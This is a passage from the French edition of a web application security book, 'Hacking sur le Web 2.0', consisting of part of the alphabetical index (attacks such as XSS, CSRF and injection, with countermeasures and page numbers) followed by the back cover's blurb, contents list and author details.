séparant les données utilisateur du reste 135

Fixation de session, attaque 39

Flags. *Voir* **drapeaux** 190

Flare 251

Flash 245-272
ActionScript 40
applications 267
actions entre domaines dans 246
attaques par image de la stratégie de sécurité 248
attaques par injection HTML 255
attaques sur la stratégie de sécurité stockées 249
côté client 251
DNS Rebinding 265
images dans 255, 256
méthode GET dans 246
outils 265
de hacking pour 265
sécuriser 261
stratégies de sécurité ouvertes 246
XSF dans 258
XSS dans 257, 259
injection de HTML 54
modèle de sécurité 40, 249
sécurité 8

Fonctionnalités
complètes, expositions lors d'une migration vers le Web 2.0 211
de débogage, expositions lors d'une migration vers le Web 2.0 210

Format de sérialisation 196

Formulaires web
contrôle et XSS 141
provoquer une attaque 141
encodage HTML des saisies utilisateur 142

Fournies par les utilisateurs, données 14, 61

Framework
.Net, sécurité 127
AJAX
client 195
Dojo Toolkit 205
DWR 196
expositions 195
GWT 199
jQuery 206
mandataire 195
manipulation
d'en-têtes 178
d'URL 178
de paramètres 177
des champs cachés 177
exemple 178
récapitulatif 176
SAJAX 203
serveur 195
xajax 201
découverte des méthodes 170
Direct Web Remoting 172
exemple 174
Google Web Toolkit 171
Microsoft ASP.Net AJAX 171
SAJAX 173
XAJAX 172
identification, exemple 174
reversing de .Net 129

Fréquente, exposition
fonctionnalités de débogage 210
lors d'une migration vers le Web 2.0 209
méthodes internes 210
sur SAJAX 204
URL cachées 210

Frontières de sécurité 155

Fuzzing 235

G

Génération de documentation, désactiver dans les services web 150

Génériques, attaques contre .Net 129

Gestionnaires d'événements côté serveur, ASP.Net 138

GET
- méthode, dans Flash 246
- requêtes 14, 22, 92
  - trafic montant AJAX 168

Get/Set, convention 218

GetURL()
- dans Flash 246
- scripts entre sites avec 253

GIF, images, commentaires dans 249

Google Web Toolkit. *Voir* **GWT**

Greffon (plug-in) 3

GWT (Google Web Toolkit)
- découverte des méthodes du framework 171
- exposition 199
  - non intentionnelle de méthodes 200
- procédure d'installation 199

H

Hameçonnage 5, 56
- attaques 56
- Internet Explorer 271

Hardened-php.net 249

HEAD, requêtes 92

Hidden, champs, manipulation dans le framework AJAX 177
- exemple 178

Hird, Shane 236

Historique de navigation 106
- se protéger 108

Homme du milieu SSL, attaque 269

Howard, Michael 228

HTML
- encodage des saisies utilisateur 142
- entité, encodage 62
- injection 44
  - à l'aide d'un type MIME inadéquat 53
  - à l'aide de codages UTF-7 53
  - à l'aide de Flash 54
  - dans les applications nomades 52
  - dans les messages d'erreur 52
  - dans les redirecteurs 52
  - dans les réponses AJAX 52
  - découvrir 48
  - inciter l'utilisateur à cliquer 60
  - maquiller les liens 59
  - XSS 44
- TextField htmlText 256

HTTP
- méthodes sûres 92
- protocole sans état 36
- requêtes GET
  - dans Flash 246
  - trafic montant AJAX 168
- requêtes POST de formulaire, trafic montant AJAX 168

HttpOnly, drapeau de cookies 190

HTTPS, exigence
- contrôles ActiveX 229
- protections SSL 269

Hyperliens 82

I

Identifiant de classe (CLSID) 219, 225, 227

Identifier
- la méthode vulnérable 88
- le framework, exemple 174

IFrame 82

Images
- balises inter-domaines 84
- chargement 83
- dans des applications Flash 255, 256

Imiter la victime 57

Inciter à cliquer sur les injections de HTML 60

Inclusion
- dans les requêtes XPath, échapper les données 133
- de données utilisateur, dans une injection SQL 135

Informations système
contre-mesures, visualiser par les pages d'erreur 148
visualiser par les pages d'erreur 147
Injection
attaques 4, 6, 13
de commandes 20
se protéger 21
fonctionnement 13
LDAP 25
se protéger 26
SQL 14
code approprié 17
se protéger 18
XPath 18
se protéger 20
de données arbitraires
ASP.Net 137
dans un site web. *Voir* XSS
de HTML
à l'aide d'un type MIME inadéquat 53
à l'aide de codages UTF-7 53
à l'aide de Flash 54
classique, reflété ou stocké 44
dans Flash 255
dans les applications nomades 52
dans les messages d'erreur 52
dans les redirecteurs 52
dans les réponses AJAX 52
inciter l'utilisateur à cliquer 60
maquiller les liens 59
reflété ou stocké, découvrir 48
XSS 44
de script dans MySpace 66
découvrir 66
de XPath
dans .Net 133
manipuler le comportement de l'application 133
SQL 134
inclusion de données utilisateur 135
tester l'exposition 28
tests automatisés 28
Installation d'un framework AJAX
DWR 196
GWT 199
SAJAX 204
xajax 201
Instructions d'un programme 13
Intentions, reconnaître 84
Interactions inter-domaines, emplois 82
Inter-domaines
actions dans Flash 246
attaques 4, 7, 81-97, 152
balises d'images 84
interactions, emplois 82
pomper la valeur d'actions 152
protection (IE) 270
requêtes POST 91
Intermédiaire, page de connexion 90
Internes, méthodes, expositions lors d'une migration vers le Web 2.0 210
Internet Explorer (IE) 7 272
ActiveX Opt-In, fonctionnalité 240, 269
analyse d'URL 270
contrôles ActiveX dans 227, 242
fichiers CAB dans 269
filtre anti-hameçonnage 271
mode protégé 271
protection
entre domaines dans 270
SSL 269
zones
de confiance 221
de sécurité 270
IObjectSafety, méthode 224
IPC (InterProcess Communication) 215
iSEC Partners, SecurityQA Toolbar 235
tests automatisés
AJAX 120
XSS 62
tests automatisés pour l'injection 28
IsValid, propriété, contrôler avant traitement des données utilisateur 138

J

Java (Sun Microsystems)
ActiveX et 218
anti-DNS Pinning dans 265

JavaScript
ActionScript contre 249
anti-DNS Pinning dans 265
balayage de ports 108
se protéger 111
chargement des codes 83
complet, trafic descendant AJAX 166
détournement 199, 201, 203, 204, 206, 207
CSRF 94
émis directement par les sites web 95
encodage 62
flux 4
malveillant 99, 100
mandataire, se protéger 106
tableaux
trafic
descendant AJAX 166
montant AJAX 168

JIT (Just-In-Time), compilation 129

JQuery
exposition 206
sécurité de la sérialisation 207

JSON (JavaScript Object Notation)
AJAX
trafic descendant 167
trafic montant 168
flux 4

Juste-à-temps, compilation 129

L

LDAP (Lightweight Directory Access Protocol)
injection 4, 25

LeBlanc, David C. 228

Liens 82
cachés, injection de HTML 59
injection de HTML
inciter à cliquer sur 60
maquiller 59

Lightweight Directory Access Protocol (LDAP). *Voir* **LDAP**

Limites de sécurité 155

Livre
introduction 1
organisation 6
tour d'horizon 6

LoadMovie()
scripts entre sites avec 257
XSF avec 257

LoadPolicy() 249

Logiciels espions 268

M

Malveillant
AJAX 99, 116
JavaScript 99, 100

Mandataire (proxy)
BeEF 104
client-serveur AJAX 163
framework AJAX 195
JavaScript, se protéger 106
XSS-proxy 100

Mandatory Integrity Controls (MIC) 271

Manipuler
comportement de l'application par injection de XPath 133
framework AJAX
champs cachés 177
champs cachés, exemple 178
en-têtes 178
paramètres 177
contre-mesures 180
récapitulatif 180
URL 178

Maquiller les liens d'injection de HTML 59

Marquer comme sécurisé. *Voir* **Sécurisé pour (…)**

Mash-up (application composite) 3

Même origine, politique 32, 81
exceptions 33
panne 35
y réduire le modèle de sécurité des cookies 39

Messages d'erreur, injection de HTML reflété 52

Méthode
du framework, découverte 170
Direct Web Remoting 172

exemple 174
Google Web Toolkit 171
Microsoft ASP.Net AJAX 171
SAJAX 173
XAJAX 172
interne, expositions lors d'une migration vers le Web 2.0 210
vulnérable, identifier 88

MIC (Mandatory Integrity Controls) 271

Microsoft
ActiveX et 215, 243
ASP.Net AJAX, découverte des méthodes du framework 171
Atlas, découverte des méthodes du framework 171
Excel 216
Internet Explorer 7 268
parseurs d'URL 270
SiteLock et 222
Word 216, 224

Migration vers le Web 2.0
expositions
courantes 209
étude de cas 208
fonctionnalités
complètes 211
de débogage 210
méthodes internes 210
processus (étude de cas) 208
URL cachées 210

MIME, types, inadéquats et injection de HTML 53

Minded Security 255

Mise en place des cookies 38

MoBB (mois des bogues des navigateurs) 238

Mobiles, applications, injection de HTML reflété 52

Mode
de débogage sur DWR 198
se protéger 198
protégé 271

Modèle d'objet de document (DOM) 81

Modèles de sécurité des navigateurs web 31
cookies 36
Flash 40
politique de même origine 32

Mois des bogues des navigateurs (MoBB) 238

Montant, trafic AJAX 168
HTTP GET, requête 168
HTTP POST, requête de formulaire 168
JavaScript, tableaux 168
sérialisation personnalisée 170
SOAP 169
XML 169

Moore, H. D. 237

Motion-Twin ActionScript Compiler (MTASC) 249

MTASC (Motion-Twin ActionScript Compiler) 249

MySpace
découvrir une injection de script 66
programmation de l'agression 67
ver Samy 66

N

Navigateurs web, modèles de sécurité 31
cookies 36
Flash 40
politique de même origine 32

Navigation, historique 106
se protéger 108

.Net
attaques
génériques 129
XML 130
rendre le serveur indisponible 131
injection
de XPath 133
SQL 134
inclusion de données utilisateur 135
reversing du framework 129
sécurité 127-151

Niveau de risque d'une application 87

Nomades, applications, injection de HTML reflété 52
Non intentionnelles, expositions AJAX 181
contre-mesures 183
récapitulatif 183
Notation polonaise ou préfixe 25
Nuire (XSS) 55

O

Objets
chargement 83
de document, modèle (DOM) 81
SqlCommand, inclusion de données utilisateur pour injection SQL 135
Origine
définition 32
du World Wide Web 83
politique de même 32, 81
exceptions 33
panne 35
y réduire le modèle de sécurité des cookies 39
Ôter les caractères ou chaînes dangereux 61
Outils AJAX, boîtes, récapitulatif 170

P

Pages
d'erreur
visualiser les contre-mesures d'informations système 148
visualiser les informations système 147
de connexion interstitielle 90
validation par défaut 139
désactiver 139
ne pas désactiver 139
Par défaut, validation de page 139
désactiver 139
ne pas désactiver 139
Paramètre
manipulation dans un framework AJAX 177
contre-mesures 180
Viewstate 143
accéder à des données sensibles 145
implémentation 144
y éviter toute information sensible 146
Parsing des cookies 38, 39
Passager clandestin d'une session. *Voir* **CSRF**
Path, protocole de cookies 191
Personnalisée, sérialisation du trafic AJAX
descendant 167
montant 170
Phishing (hameçonnage) 5, 56
attaques 56
Pile, adresse de retour 27
Plug-in (greffon) 3
Politique
de même origine 32, 81
exceptions 33
panne 35
y réduire le modèle de sécurité des cookies 39
de sécurité
ouvertes 246
stockée, attaques 249
fichiers reflétés 42
protection 42
Polonaise, notation 25
Pomper la valeur d'actions depuis un autre domaine 152
Ports, balayage
JavaScript 108
se protéger 111
POST, requêtes 14, 92, 143
de formulaire, trafic montant AJAX 168
inter-domaines 91
Préfixe, notation 25
Préparées, requêtes 18
Processus de migration vers le Web 2.0, étude de cas 208
Programmation de l'agression de MySpace 67
Programme
données 13
instructions 13
Propres à chaque site, éléments de cookies 191

Propriété
de cookies
domain 190
path 191
IsValid, contrôler avant traitement des données utilisateur 138

Protection contre
attaques
dépassement de tampon 28
injection de LDAP 26
traversée de répertoires 23
XXE 25
balayage de ports 111
CSRF 97
énumération des URL visitées 108
exposition non intentionnelle dans un framework AJAX 183
fichiers de politique reflétés 42
injections
de commandes 21
SQL 18
XPath 20
mandataires JavaScript 106
manipulation de paramètres dans un framework AJAX 180
mode de débogage sur DWR 198
XSS 61
reposant sur UTF-7 62

Protection des cookies 40

Proxy (mandataire) 5
BeEF 104
client-serveur AJAX 163
framework AJAX 195
JavaScript, se protéger 106
XSS-proxy 100

PUT, requêtes 92

R

Really Simple Syndication (RSS). *Voir* **RSS**

Récapitulatif
boîtes à outils AJAX 170
cookies 193
expositions non intentionnelles dans un framework AJAX 183
framework AJAX 176
manipulations de paramètres dans un framework AJAX 180

Redirecteurs, injection de HTML reflété 52

Références pour XSS (Cross-Site Scripting) 65

Reflété
CSRF 89
fichier de politique 42
protection 42
HTML, injection 44, 46
à l'aide d'un type MIME inadéquat 53
à l'aide de codages UTF-7 53
dans les messages d'erreur 52
dans les redirecteurs 52
dans les réponses AJAX 52
découvrir 48
stratégie de sécurité 249
sur des applications Flash 248

Rendu côté client, AJAX 164

Répertoires, attaques par traversée 22
se protéger 23

Réponse
AJAX, injection de HTML reflété 52
HTTP, attaque par division 49

Requêtes
POST inter-domaines 91
préparées 18
sur d'autres sites, forgement. *Voir* CSRF
XPath, échapper les données avant inclusion 133

Réseau, comportement d'AJAX 165
JavaScript complet 166
JavaScript, tableaux 166
JSON 167
sérialisation personnalisée 167
trafic
descendant 165
montant 168
HTTP GET, requête 168
HTTP POST, requête de formulaire 168
JavaScript, tableaux 168
JSON 168
sérialisation personnalisée 170
SOAP 169
XML 169
XML 166

Retour, adresse, d'une pile 27
Reversing du framework .Net 129
RFC 3986 270
RSS (Really Simple Syndication) 23, 249
flux 3

S

Saisies
filtres, contourner 111
par les utilisateurs, données 14, 61
validation dans ASP.Net 137
contourner 138
SAJAX
découverte des méthodes du framework 173
exposition 203
fréquente 204
non intentionnelle de méthodes 205
procédure d'installation 204
Samy, ver sur MySpace 66, 121
original 76
portions principales 67
variables et fonctions d'appoint 72
San Security Wire 254
Sans état, HTTP 36
Scanner de ports
JavaScript 108
se protéger 111
Scripts
injection dans MySpace 66
découvrir 66
non marqués 226
Se faire passer pour la victime 57
Se protéger. *Voir* **protection**
Secure Sockets Layer (SSL) et ActiveX 221
Secure, drapeau de cookies 190
SecureCookies, analyser les cookies 191
SecureIE.ActiveX 242
marquer 224, 226
Sécurisé pour l'initialisation (SFI)
démarquer 226
marquer 224, 226
SFS, conversion 229
Sécurisé pour l'écriture de scripts (SFS)
démarquer 226
SFI, conversion 229
Sécurité
d'ActiveX 8, 215-243
de .Net 127-159
de Flash 8
de la sérialisation
sur Dojo Toolkit 206
sur jQuery 207
des technologies émergentes 1
frontières 155
modèles des navigateurs web 31
SecurityQA Toolbar
contrôles ActiveX 235
tests automatisés
AJAX 120
injection 28
XSS 62
Sensibles, données
en décodant l'état de vue 145
éviter dans l'état de vue 146
Séparer les données utilisateur du reste 135
Sérialisation
format 196
personnalisée du trafic AJAX
descendant 167
montant 170
sécurité
sur Dojo Toolkit 206
sur jQuery 207
Serveur
client, mandataire AJAX 163
framework AJAX 195
Service
déni
distribué 101
serveur d'application .Net 131
web
attaques 149
découvrir des informations par le fichier WSDL 149
désactiver la génération de la documentation 150

Session
cookies, analyser les aléas 186
fixation, attaque 39
passager clandestin. *Voir* CSRF 86
Session Riding. *Voir* **CSRF**
Site web
injection de données arbitraires. *Voir* XSS 31
vulnérable 158
SiteLock 222
SOAP, trafic AJAX montant 169
Socket
classe, ActionScript 40
Flash 245, 265
Sortie, encodage ASP.Net 140
SQL (Structured Query Language)
injection 14, 134
attaques par 4
code approprié 17
inclusion de données utilisateur 135
se protéger 18
SqlCommand, objet, inclusion de données utilisateur pour injection SQL 135
SqlParameter, classe, filtrer les données utilisateur 135
SSL, protections 269
SSLv2 269
Stocké
CSRF 90
injection HTML 44, 47
découvrir 48
stratégie de sécurité 249
sur des applications Flash 249
Stock-pumping, depuis un autre domaine 152
Superdomaine 34
Superflu, éliminer, forger le reste 88
SWF
contrôleur 259
décompilé 251
généré automatiquement 259
scripts entre sites dans 259
Syntaxique, analyse, des cookies 38, 39
System.security.loadPolicyFile() 247
Système
d'exploitation 215
informations
contre-mesures, visualiser par les pages d'erreur 148
visualiser par les pages d'erreur 147

T

Tableaux JavaScript
trafic descendant AJAX 166
trafic montant AJAX 168
Tampons, attaques par dépassement 26
se protéger 28
TCP, socket 245
Tests
automatisés 235
AJAX 120
injection 28
XSS (Cross-Site Scripting) 62
contrôles ActiveX 235, 239
exposition à des injections 28
vulnérabilité à XSS 62
TextArea htmlText 256
TextField.htmlText 256
Time-to-live (TTL), valeur 262
Toolkit AJAX, récapitulatif 170
Trafic AJAX
descendant 165
JavaScript
complet 166
tableaux 166
JSON 167
sérialisation personnalisée 167
XML 166
montant 168
JavaScript, tableaux 168
JSON 168
requête HTTP
GET 168
POST de formulaire 168
sérialisation personnalisée 170
SOAP 169
XML 169

Transport dans un ver 67
Traversée de répertoires, attaques 22
se protéger 23
TTL (time-to-live), valeur 262
Types
d'AJAX 163
MIME inadéquats, et injection de HTML 53

U

UAC (User Account Control) 271
UIPI (User Interface Privilege Isolation) 271
Upstream, trafic AJAX 168
HTTP GET, requête 168
HTTP POST, requête de formulaire 168
JSON 168
sérialisation personnalisée 170
SOAP 169
XML 169
URL
analyse 270
attaque par commande d'. *Voir* CSRF
cachées, expositions lors d'une migration vers le Web 2.0 210
encodage 22, 62
fonctions de chargement
attaques XSF avec 258
scripts entre sites avec 257
manipulation dans le framework AJAX 178
redirecteurs 258
visitées, énumération 106
se protéger 108
URL Command Attack. *Voir* **CSRF**
URLLoader, classe 41, 246
URLRoot, chemins 229
US-CERT 260
User Account Control (UAC) 271
User Interface Privilege Isolation (UIPI) 271
UTF-7, codages, injection de HTML 53
se protéger 62
Utilisateurs, données
contrôler d'abord la propriété IsValid 138
encodage HTML 142
filtrer du reste 135
fournies par 14, 61

V

Validation
de page par défaut 139
désactiver 139
ne pas désactiver 139
des saisies dans ASP.Net 137
contourner 138
Vérification automatique de sites Web 271
VeriSign 223
Vers 67
charge 67
propagation 4
Samy, sur MySpace 66, 121
original 76
portions principales 67
variables et fonctions d'appoint 72
transport 67
XSS 58
Yamanner, sur Yahoo! Mail 124
Victime
attirer (XSS) 58
se faire passer pour 57
Viewstate, paramètre 143
accéder à des données sensibles 145
implémentation 144
y éviter toute information sensible 146
Visitées, URL, énumération 106
se protéger 108
Visualiser
les contre-mesures d'informations système par les pages d'erreur 148
les informations système par les pages d'erreur 147
Volée, compilation à la 129
Vue, paramètre d'état (Viewstate) 143
accéder à des données sensibles 145
implémentation 144
y éviter toute information sensible 146

Vulnérabilité
à XSS 62
causes 86
d'un site 158
découvrir 86
identifier 88

W

Web
agir entre domaines 81
formulaires
contrôles et XSS 141
provoquer une attaque 141
encodage HTML 142
services
attaques 149
découvrir des informations par le fichier WSDL 149
désactiver la génération de la documentation 150

Web 1.0 3, 215
attaques 6

Web 2.0
attaques 11, 79
définition 2
expositions courantes lors d'une migration 209
fonctionnalités
complètes 211
de débogage 210
méthodes internes 210
URL cachées 210
expositions de migrations (étude de cas) 208
impact sur la sécurité 4
processus de migration (étude de cas) 208

WebScarab 186
analyser les aléas des cookies de session 186

Win32 215

WinDbg 239

World Wide Web, origines 83

Writing Secure Code (livre) 228

WSDL, fichier, découvrir des informations dans les services web 149

X

XAJAX
découverte des méthodes du framework 172
exposition 201
non intentionnelle de méthodes 202
procédure d'installation 201

XML
AJAX
trafic
descendant 166
montant 169
attaques contre .Net 130
rendre le serveur indisponible 131
classe
ActionScript 41
de chargement, configuration sûre 132
comme stratégie de sécurité Flash 246
flux 4

XML eXternal Entity (XXE). *Voir* **XXE**

XML, objet (Flash) 246

XMLHttpRequest 4, 117

XPath
échapper les données avant inclusion dans les requêtes 133
injection 18
dans .Net 133
manipuler le comportement de l'application 133
se protéger 20

XSF (Cross Site Flashing) 258
dans des applications Flash 258
fonctions de chargement d'URL 258
loadMovie() 257
redirection d'URL 258

XSRF (Cross-Site Request Forgery). *Voir* **CSRF**

XSS (Cross-Site Scripting) 4, 31, 100
ActiveX et 221
ASP.Net et 137
bibliographie 65
clickTAG 253
contrôles dans les formulaires web 141
provoquer une attaque 141
dans des applications Flash 257, 259

XSS (Cross-Site Scripting) *(suite)*
dans des SWF 259
contrôleurs 259
générés automatiquement 259
en savoir plus 142
en trois étapes 43
étape 1 : injecter du HTML 44
étape 2 : nuire 55
étape 3 : attirer la victime 58
étude de cas 66
fonctions de chargement d'URL 257
getURL() 253
loadMovie() 257
mandataire
BeEF 104
XSS-proxy 100
références 65
se protéger 61
sur codage UTF-7, se protéger 62
tests
automatisés 62
vulnérabilité 62
TextArea htmlText 256
TextField htmlText 256
vers 58

XSS-proxy 100

XXE (XML eXternal Entity), attaques 23
se protéger 25

Y

Yamanner, ver 124

Yammer. *Voir* **Yamanner** 124

Z

Zones
de confiance (IE) 221
de sécurité (IE) 270

Référence

Hacking sur le Web 2.0

Vulnérabilité du Web 2.0 et sécurisation

Protégez votre architecture Web 2.0 contre la dernière vague de cybercriminalité

À l'heure du Web 2.0 et des interfaces utilisateurs dynamiques, complexes et très réactives, comment allier facilité d'usage et sécurité des sites Internet ?

Cet ouvrage, écrit par des experts en sécurité informatique sur Internet, dresse un panorama des différentes attaques et vulnérabilités auxquelles sont exposés les sites interactifs et explique comment s'en protéger.

Vous apprendrez comment éviter des attaques par injection et débordement de tampons (*buffer overflow*), corriger des failles dans les navigateurs et leurs greffons (*plug-ins*), et sécuriser des applications AJAX, Flash, et XML.

Ces conseils s'appuient sur des études de cas concrets illustrant les faiblesses des sites de réseaux sociaux, les méthodes d'attaque provoquant l'affichage de code douteux (XSS), les vulnérabilités des migrations, et les défauts d'Internet Explorer 7.

Table des matières :

- Attaques par injection les plus communes
- Injection de données arbitraires dans un site web (XSS ou Cross-Site Scripting)
- Attaques inter-domaines
- Codes JavaScript et AJAX malveillants
- Sécurité de .Net
- Types, découvertes et manipulation de paramètres pour AJAX
- Expositions de frameworks AJAX
- Sécurité d'ActiveX
- Attaques sur les applications Flash

« Cet ouvrage mentionne précisément les types d'attaques menaçant quotidiennement les sites du Web 2.0, et ses auteurs proposent des conseils solides et concrets pour identifier et détourner ces dangers. »

Max Kelly,
directeur senior de la sécurité chez Facebook

À propos des auteurs :

Rich Cannings est ingénieur senior de sécurité des systèmes d'information (SI) chez Google. **Himanshu Dwivedi**, auteur de plusieurs livres sur le sujet, a co-fondé iSEC Partners, organisation de sécurité des SI. **Zane Lackey** est consultant senior en sécurité chez iSEC Partners.

Sécurité

Niveau : Intermédiaire / Avancé

PEARSON

Pearson Education France
47 bis, rue des Vinaigriers
75010 Paris
Tél. : 01 72 74 90 00
Fax : 01 42 05 22 17
www.pearson.fr

ISBN : 978-2-7440-4089-4

9 782744 040894